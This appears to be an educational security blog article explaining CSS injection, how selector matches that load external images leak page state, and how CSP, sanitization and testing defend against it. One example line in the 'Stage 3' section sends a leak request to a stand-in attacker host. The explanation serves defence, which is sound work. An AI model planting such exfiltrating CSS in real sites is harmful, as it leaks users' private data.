
Table of Contents
Introduction
In modern web applications, developers often focus heavily on defending against well-known threats such as SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and Remote Code Execution (RCE). While these attacks certainly deserve attention, another lesser-known but increasingly important client-side threat continues to receive far less discussion—CSS Injection.
For many developers, Cascading Style Sheets (CSS) are viewed as harmless code responsible only for styling web pages. Since CSS cannot directly execute JavaScript, many assume it poses little security risk. However, this assumption has proven to be dangerously misleading. Modern CSS has evolved significantly over the years, introducing advanced selectors, attribute matching, external resource loading, animations, custom properties, and browser behaviors that attackers can abuse in surprising ways.

When attackers successfully inject malicious CSS into a vulnerable website, they may not need JavaScript at all to steal information. Under certain conditions, carefully crafted CSS rules can reveal sensitive user data, fingerprint browsers, monitor user interactions, or leak confidential information through external network requests—a technique commonly known as Client-Side Data Exfiltration.
As organizations increasingly rely on complex frontend frameworks and third-party components, understanding CSS Injection has become an important part of modern web security.
What is CSS Injection?
CSS Injection occurs when an attacker manages to insert malicious CSS code into a webpage that is later interpreted by the victim’s browser.
Unlike JavaScript injection, CSS Injection does not execute arbitrary code. Instead, it manipulates how the browser renders content and how it loads resources.
This may sound relatively harmless until one realizes that browsers automatically fetch external assets referenced in CSS. Every request generated by malicious CSS can become a communication channel between the victim’s browser and an attacker-controlled server.
In other words, CSS becomes a covert data transmission mechanism.
The attack usually happens because applications improperly sanitize user-controlled styling input such as:
- User profile themes
- Custom website branding
- Rich text editors
- HTML email templates
- CMS content
- Markdown rendering
- Page builders
- Embedded widgets
- Third-party plugins
If an application allows arbitrary CSS or insufficiently filters style attributes, attackers may inject malicious styling rules.
Why CSS is More Powerful Than Many Developers Think
Modern CSS contains many advanced capabilities that extend far beyond colors and fonts.
Today’s browsers support:
- Attribute selectors
- Pseudo classes
- Pseudo elements
- Media queries
- External font loading
- Background images
- CSS variables
- Animations
- Conditional selectors
- Complex DOM traversal
Although none of these execute scripts, they allow attackers to observe page state indirectly.
For example, CSS selectors can determine whether certain HTML elements exist, whether a checkbox is checked, whether a password field contains specific patterns under some circumstances, or whether hidden elements become visible.
Each successful selector can trigger an external HTTP request.
That request tells the attacker:
“The selector matched.”
This creates a side channel for information leakage.
How Client-Side Data Exfiltration Works
Client-side data exfiltration refers to stealing information directly from a user’s browser rather than attacking the backend server.
Instead of breaking into databases, attackers exploit browser behavior.
The attack generally follows several stages.
Stage 1: CSS Injection
The attacker first finds a location where custom CSS can be injected.
This might be:
- User-generated HTML
- Custom profile styling
- Theme editors
- Comment sections
- Markdown previews
Stage 2: CSS Selectors Probe the Page
The malicious stylesheet contains many carefully designed selectors.
Each selector checks for a particular page condition.
Examples include:
- Does an element exist?
- Does an attribute contain a specific value?
- Is a button disabled?
- Is a hidden field present?
- Does an input contain certain characteristics?
Stage 3: External Resource Loading
When a selector matches, CSS loads an external image.
For example:
background-image:
url(https://attacker.example/leak?id=1)
The browser automatically requests that image.
No JavaScript is required.
Stage 4: Information Leakage
The attacker monitors incoming HTTP requests.
Each request reveals that one selector matched.
By sending hundreds or thousands of selectors, attackers gradually reconstruct sensitive information.
Information That May Be Exposed
Although CSS cannot directly read arbitrary text like JavaScript, clever attacks may reveal surprising amounts of information.
Potential targets include:
- Usernames
- Email addresses
- Authentication states
- CSRF tokens (in poorly designed pages)
- Hidden form fields
- Application configuration
- Admin-only interface elements
- Feature flags
- Browser information
- Device characteristics
- Screen resolution
- Language preferences
- Dark mode settings
In specific vulnerable applications, researchers have demonstrated methods capable of extracting portions of sensitive user data using only CSS.
Real-World CSS Injection Scenario
Imagine an online collaboration platform that allows users to customize their profile pages with CSS.
An attacker uploads malicious CSS.
Later, an administrator views that profile.
The injected stylesheet checks whether administrative interface components exist.
If certain admin-only buttons appear, the CSS triggers external image requests.
Those requests inform the attacker that:
- An administrator viewed the page.
- Administrative features are present.
- Certain interface states exist.
Even without JavaScript, this information helps attackers identify privileged users.
Combined with social engineering or phishing, this intelligence becomes highly valuable.
CSS Attribute Selectors and Data Leakage
Attribute selectors are among the most abused CSS features.
They allow CSS to match elements based on attributes.
For example:
- Elements beginning with certain characters
- Elements ending with specific values
- Elements containing specific strings
Attackers can create enormous collections of selectors.
Each selector tests one possible condition.
Every successful match generates another network request.
This process slowly reconstructs hidden values.
Although browsers continue improving protections, researchers have repeatedly demonstrated new techniques using evolving CSS capabilities.
Browser Features That Increase the Risk
Modern browsers continuously add new CSS capabilities.
While these improve developer productivity, they also increase the attack surface.
Examples include:
- CSS variables
- Advanced pseudo-selectors
- Custom fonts
- External resource loading
- Animation timing
- Font rendering behavior
- SVG integration
- Shadow DOM interactions
- Dynamic layout calculations
Each new feature must be evaluated from a security perspective.
Why Content Security Policy Alone Is Not Enough
Many organizations deploy a Content Security Policy (CSP) to restrict script execution and reduce the impact of XSS. However, CSP is not a complete defense against CSS Injection.
If a policy still permits loading stylesheets or images from untrusted domains, injected CSS may continue to leak information through outbound requests. Even when scripts are blocked, browsers can still fetch remote fonts, images, or other assets referenced by CSS, creating an unintended communication channel.
A strong CSP should therefore work alongside careful input validation and restricted resource loading rather than being treated as a standalone solution.
Common Sources of CSS Injection Vulnerabilities
Organizations often discover CSS Injection in places they considered low risk.
Common examples include:
- Custom themes
- Rich text editors
- Markdown rendering
- HTML email builders
- CMS plugins
- Website builders
- User profile customization
- Third-party widgets
- Browser extensions
- Poor HTML sanitization
Many vulnerabilities arise because developers sanitize JavaScript while allowing unrestricted CSS.
Protecting Web Applications from CSS Injection
Preventing CSS Injection requires treating CSS as executable browser logic rather than harmless presentation code.
Applications should never accept arbitrary CSS from untrusted users unless it is passed through a robust sanitizer that removes dangerous constructs. Inline style attributes should be tightly controlled, and any feature that allows user-defined themes or templates should expose only a safe subset of styling options.
Organizations should also implement a restrictive Content Security Policy, limit the domains from which images, fonts, and stylesheets may be loaded, and regularly audit third-party libraries for insecure style handling. Security testing should include CSS Injection checks alongside XSS and SQL Injection, while developers should receive training to recognize CSS as a potential attack vector instead of assuming it is inherently safe.
The Role of Security Testing
Modern security assessments should include client-side testing specifically focused on CSS Injection.
Security teams should examine:
- User-controlled style inputs
- HTML sanitization effectiveness
- Content Security Policy configuration
- External resource restrictions
- CSS parsing behavior
- Browser compatibility
- Third-party widgets
- Rich text editors
- Theme customization features
Comprehensive penetration testing helps identify subtle client-side vulnerabilities before attackers can exploit them.
Organizations such as FireShark Technologies also perform web application security assessments, including input validation reviews, client-side security testing, vulnerability assessments, and penetration testing to identify weaknesses like CSS Injection before they become exploitable.
Why CSS Injection Will Continue to Matter
As web applications become more interactive, the browser performs an increasing amount of business logic on the client side. Single-page applications, dynamic frameworks, and personalized interfaces all expand the opportunities for attackers to abuse browser features.
Although browser vendors continue to strengthen defenses, researchers regularly discover new ways to combine legitimate CSS capabilities into side-channel attacks. This means CSS Injection is likely to remain an active area of security research, making it essential for developers and security professionals to stay informed and adopt layered defenses.
Conclusion
CSS Injection is a reminder that not every security threat involves executing JavaScript. By exploiting the browser’s normal behavior—such as matching selectors and loading external resources—attackers may infer application state or leak sensitive information through client-side channels.
Organizations should view CSS as more than a styling language. Secure coding practices, strict input validation, robust sanitization, carefully configured Content Security Policies, and regular security testing all play important roles in reducing the risk of client-side data exfiltration.
As attackers continue exploring creative ways to abuse browser features, understanding CSS Injection will become an increasingly valuable skill for developers, penetration testers, and cybersecurity teams working to build resilient web applications.